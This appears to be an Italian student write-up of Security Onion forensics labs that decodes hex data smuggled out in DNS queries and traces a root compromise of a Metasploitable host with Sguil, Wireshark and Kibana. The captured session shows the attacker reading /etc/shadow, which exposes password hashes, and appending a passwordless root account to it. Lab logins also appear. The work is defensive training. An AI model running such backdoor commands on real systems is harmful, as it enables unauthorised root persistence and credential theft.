
⌚ No results found

### Passo III: decriptazione

Con la ricerca “com” abbiamo dati interessanti:

- sappiamo che il client è l’indirizzo IP 192.168.0.11;
- sappiamo che il server è l’indirizzo IP 209.165.200.235;
- abbiamo 4 query sospette.

In ordine alle query possiamo cliccare su export raw per esaminarle meglio nel dettaglio. Iniziando quindi un dowload. Il file verrà salvato nella repository Download nella Home di Onion.



The screenshot shows a browser window titled "Zeek - DNS - Kibana - Chromium". The main content area displays a CSV file titled "DNS - Queries.csv" located at "~/Downloads". The file contains the following data:

```
"434f4e404944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com",1  
"484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com",1  
"666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com",1  
"697479206272656163682e0a.ns.example.com",1
```

The browser interface includes standard controls like Open, Save, and a toolbar on the left. At the bottom, there are buttons for CSV, Tab Width: 8, Ln 1, Col 1, and INS.

Possiamo a questo punto provare ad alterare il testo del file, lasciando solo il numero delle query.

The screenshot shows a window of the gedit text editor. The title bar says "Applications Places gedit" and the main title is "\*DNS - Queries.csv ~/Downloads". The editor interface includes standard buttons for Open, Save, and Close, along with a CSV tab width dropdown set to 8 and a status bar indicating "Ln 5, Col 25". The text area contains a long string of hex values: 434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053 484152450a5468697320646f63756d656e7420636f6e7461696e7320696e 666f726d6174696f6e2061626f757420746865206c617374207365637572 697479206272656163682e0a].

Salviamo e spostiamoci sul terminale.

Usiamo il comando cd Downloads per spostarci nella stessa cartella in cui abbiamo salvato il file e diamo il seguente comando sul terminale

```
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
analyst@SecOnion:~/Downloads$ █
```

Nel file secret.txt troveremo la decriptazione del testo presente nel file DNS-Queries.csv.

The screenshot shows a window of the gedit text editor with the title "secret.txt ~/Downloads". The editor interface includes standard buttons for Open, Save, and Close. The text area contains the following text:  
CONFIDENTIAL DOCUMENT  
DO NOT SHARE  
This document contains information about the last security breach.

## BONUS 2

**Isolare l'host compromesso usando 5-Tuple**

Macchina Virtuale: **Security Onion**

La 5 tupla viene utilizzata dagli amministratori IT per identificare i requisiti per la creazione di un ambiente di rete operativo e sicuro. I componenti della 5 tupla includono un indirizzo IP di origine e un numero di porta, l'indirizzo IP di destinazione e il numero di porta e il protocollo in uso nel payload dei dati. Questo è il campo protocollo dell'intestazione del pacchetto IP.


In questo laboratorio, esamineremo anche i registri per identificare gli host compromessi e il contenuto del file compromesso.


## Parte 1: Review Aerts in Sguil

Avviamo Security Onion VM e accediamo. Con l'utente **analista** e password **cyberops**



Apriamo Sguil. Inseriamo le credenziali. Fare clic **Selezione tutto** per selezionare le interfacce e quindi **Inizia SGUIL**.





Vediamo gli eventi elencati nella colonna Messaggio evento. Uno di questi messaggi è **GPL ATTACK\_RESPONSE ID check restituito**. Questo messaggio indica che l'accesso alla radice potrebbe essere stato ottenuto durante un attacco. L'host al 209.165.200.235 ha restituito l'accesso root al 209.165.201.17. L'ID avviso 1 è usato come esempio in questo laboratorio.

Applications Places Sguil.tk Wed 16:50

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2 2025-02-26 16:50:58 GMT

RealTime Events Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	114	seconion...	5.251	2019-07-19 18:57:23	172.16.4.205	49255	31.7.62.214	443	6	ET POLICY HTTP traffic on ...
RT	2	seconion...	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8	53	17	ET POLICY DNS Update Fro...
RT	13	seconion...	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Lik...
RT	13	seconion...	5.379	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Writ...
RT	13	seconion...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL ...
RT	4	seconion...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SS...
RT	1	seconion...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE i...
RT	351	seconion...	1.1	2020-06-19 18:09:28	0.0.0.0		0.0.0.0		0	[OSSEC] File added to the s...
RT	23	seconion...	1.2	2020-06-19 18:09:29	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum...
RT	7	seconion...	1.4	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New group added t...
RT	7	seconion...	1.5	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New user added to ...
RT	2	seconion...	1.18	2020-06-19 18:14:41	0.0.0.0		0.0.0.0		0	[OSSEC] Listened ports stat...
RT	1	seconion...	1.19	2020-06-19 18:18:41	0.0.0.0		0.0.0.0		0	[OSSEC] Received 0 packet...

IP Resolution Agent Status Snort Statistics System Msg

Reverse DNS  Enable External DNS

Src IP: Dst IP: Whois Query: • None  Src IP  Dst IP

Src Name: Dst Name:

Source IP Dest IP Ver HL TOS len ID Flags Offset TTL ChkSum

IP U A P R S F  
TCP Source Dest R R R C S S Y I  
Port Port 1 0 G K H T N N Seq # Ack # Offset Res Window U rp ChkSum

DATA

Search Packet Payload  Hex  Text  NoCase

Selezioniamo il **Mostra i dati del pacchetto** e **Mostra regola** caselle di controllo per visualizzare ogni avviso in modo più dettagliato.

Show Packet Data  Show Rule

```
alert ip any any -> any any (msg:"GPL ATTACK_RESPONSE id check returned root";
content:"uid=0|28|root|29|"; fast_pattern:only; classtype:bad-unknown; sid:2100498; rev:8;
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
IP	209.165.200.235	209.165.201.17	4	5	0	76	31846	2	0	64	3506
TCP	U A P R S F	Source Dest R R R C S S Y I	Port Port 1 0 G K H T N N	Seq #	Ack #	Offset	Res Window	U rp	ChkSum		
	6200	45415 . . . X X . .	2951186435	1436935650	8	0	181	0	29271		
DATA	75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D	uid=0(root) gid=0(root).	30 28 72 6F 6F 74 29 0A								


Search Packet Payload  Hex  Text  NoCase

Facciamo clic con il tasto destro del mouse sull'ID avviso 5.1 e selezionare Trascrizione.

A screenshot of a terminal window displaying a list of OSSEC events. Event 5.1 (GPL ATTACK\_RESPONSE) is selected. The terminal shows command-line options like 'grep Msg' and a rule definition:

```
alert ip any any -> any any (msg:"GPL ATTACK RESPONSE id check returned root";)
```

Rivediamo le trascrizioni per l'avviso. La trascrizione mostra le transazioni tra la fonte dell'attore della minaccia (SRC) e il bersaglio (DST) durante l'attacco. L'attore della minaccia sta eseguendo i comandi Linux sul bersaglio.



seconion-import-1\_1

```

File
DST: bind:*:14685:0:99999:7:::
DST: postfix:*:14685:0:99999:7:::
DST: ftp:*:14685:0:99999:7:::
DST: postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
DST: mysql!:14685:0:99999:7:::
DST: tomcat55:*:14691:0:99999:7:::
DST: distccd*:14698:0:99999:7:::
DST: user:$1$HESu9xrH$k.o3G93DGoxIiQKkPmUgZ0:14699:0:99999:7:::
DST: service:$1$kr3ue7JZ$7GxELDUpR5Ohp6cjZ3Bu//:14715:0:99999:7:::
DST: telnetd*:14715:0:99999:7:::
DST: proftpd!:14727:0:99999:7:::
DST: statd*:15474:0:99999:7:::
DST: analyst:$1$uvEqE7eT$x6gczc318aD6mhxFZqXE.:17338:0:99999:7:::
DST:
SRC: echo "myroot::14747:0:99999:7:::" >> /etc/shadow
SRC:
SRC: grep root /etc/shadow
SRC:
DST: root:$1$avpfBJ1$x0z8w5UF9lv./DR9E9Lid.:14747:0:99999:7:::
DST: myroot::14747:0:99999:7:::
DST:
SRC: cat /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: daemon:x:1:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:2:bin:/bin:/bin/sh
DST: sys:x:3:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
DST: games:x:5:60:games:/usr/games:/bin/sh
DST: man:x:6:12:man:/var/cache/man:/bin/sh

```

Search      Abort      Close

Debug Messages

209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)  
Receiving raw file from sensor.  
Finished.


L'attaccante del 209.165.201.17 ha ottenuto l'accesso alla radice al 209.165.200.235. L'attaccante procede alla navigazione del file system, alla copia del file shadow e alla modifica di / etc / shadow e / etc / passwd.

## Parte 2: Pivot to Wireshark


Selezioniamo l'avviso che ci ha fornito la trascrizione dal passaggio precedente. Fare clic con il tasto destro del mouse sull'ID avviso 5.1 e selezionare **Wireshark**. La finestra principale di Wireshark mostra tre viste di un pacchetto.

RT	4	seconion...	5.400	2020-02-21 01:11:48	91.211.88.122	443	172.17.0.1/4	49/60	0	E1 TROJAN_ABUSE.CH SS.
RT	1	seconion...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE i.
RT	351	seconion...	Event History	8:09:28	0.0.0.0		0.0.0.0		0	[OSSEC] File added to the s.
RT	23	seconion...	Transcript	8:09:29	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum.
RT	7	seconion...	Transcript (force new)	8:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New group added t.
RT	7	seconion...	Wireshark	8:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New user added to
RT	2	seconion...	Wireshark (force new)	8:14:41	0.0.0.0		0.0.0.0		0	[OSSEC] Listened ports stat.
RT	1	seconion...	NetworkMiner	8:18:41	0.0.0.0		0.0.0.0		0	[OSSEC] Received 0 packet.
			Bro							
			IP Resolution							
			Agent Sta							
			Bro (force new)							
			Mem Msg							

Show Packet Data  Show Rule  
alert ip any any -> any any (msg:"GPL ATTACK\_RESPONSE id check returned root";



Per visualizzare tutti i pacchetti assemblati in una conversazione TCP, fare clic con il pulsante destro del mouse su qualsiasi pacchetto e selezionare **Follow**



## > Stream TCP.

Wireshark · Follow TCP Stream (tcp.stream eq 0) · 209.165.201.17\_4...

```

id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDcCw7u2
uKgoT8McFDcCw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ab:84:07
          inet addr:209.165.200.235 Bcast:209.165.200.255 Mask:
          255.255.255.224
          inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10294 (10.0 KB) TX bytes:20187 (19.7 KB)
          Interrupt:17 Base address:0x2000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:512 errors:0 dropped:0 overruns:0 frame:0
          TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:225633 (220.3 KB) TX bytes:225633 (220.3 KB)

14 client pkts, 11 server pkts, 20 turns.
Entire conversation (4,388 bytes) Show and save data as ASCII Stream 0
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help ...

```

Il flusso TCP mostra la transazione tra l'attore della minaccia visualizzata in testo rosso e la destinazione in testo blu. Le informazioni dal flusso TCP sono

le stesse della trascrizione. Il nome host del target è metasploibile e il suo indirizzo IP è 209.165.200.235.

L'attaccante emette il whoami comando sul bersaglio. Cosa mostra questo sul ruolo dell'attaccante sul computer di destinazione?

L'attaccante ha i privilegi di root completi sul computer di destinazione.

Scorrendo attraverso il flusso TCP. Che tipo di dati ha letto l'attore della minaccia?

informazioni sull'account utente

```
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4KSR9XK1.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw351k.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrHSk.o3693DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
14 client pkts, 11 server pkts, 20 turns.
```

## Parte 3: Pivot a Kibana

Facciamo clic con il tasto destro del mouse sull'IP di origine o di destinazione per l'ID di avviso 5.1 e selezionare **Ricerca IP Kibana > SrcIP**. Inserisci nome

utente analista e password **cyberops** se richiesto da Kibana.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	114	seconion-...	5.251	2019-07-19 18:57:23	172.16.4.205	49255	31.7.62.214	443	6	ET POLICY HTTP traffic on ...
RT	2	seconion-...	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8	53	17	ET POLICY DNS Update Fro...
RT	13	seconion-...	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Lik...
RT	13	seconion-...	5.379	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Win...
RT	13	seconion-...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL ...
RT	4	seconion-...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SS...
RT	1	seconion-...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE I...
RT	351	seconion-...	1.1	2020-06-19 18:09:28	Quick Query	► 0.0.0.0			0	[OSSEC] File added to the s...
RT	23	seconion-...	1.2	2020-06-19 18:09:29	Advanced Query	► 0.0.0.0			0	[OSSEC] Integrity checksum...
RT	7	seconion-...	1.4	2020-06-19 18:10:04	Dshield IP Lookup	► 0.0.0.0			0	[OSSEC] New group added t...
RT	7	seconion-...	1.5	2020-06-19 18:10:04	Copy IP Address	► 0.0.0.0			0	[OSSEC] New user added to ...
RT	2	seconion-...	1.18	2020-06-19 18:14:41	Alexa IP Lookup	► 0.0.0.0			0	[OSSEC] Listened ports stat...
RT	1	seconion-...	1.19	2020-06-19 18:18:41	Bing IP Lookup	► 0.0.0.0			0	[OSSEC] Received 0 packet...
RT					CentralOps IP Lookup	►				
RT					DomainTools IP Lookup	►				
RT					Google IP Lookup	►				
RT					Kibana IP Lookup	►				
RT					MDL IP Lookup	►				
RT					SafeBrowsing IP Lookup	►	Dest IP Ver HL TOS len ID Flags Offset TTL Chk			
RT					VirusTotal IP Lookup	►	209.165.201.17 4 5 0 76 31846 2 0 64 35			
RT					ZeusTracker IP Lookup	►	U A P R S F			
RT						►	R C S S Y I			

IP Resolution Agent Status Snort Statistics System Msg

Reverse DNS  Enable External DNS

Src IP:  Src Name:


Dst IP:  Dst Name:

Min Max

TCP Port Port 1 0 G K H T N N Seq # Ack # Offset Res Window Urt ChkS

6200 14515 1 v v 209.165.201.17 1.18 0 76 31846 2 0 64 35

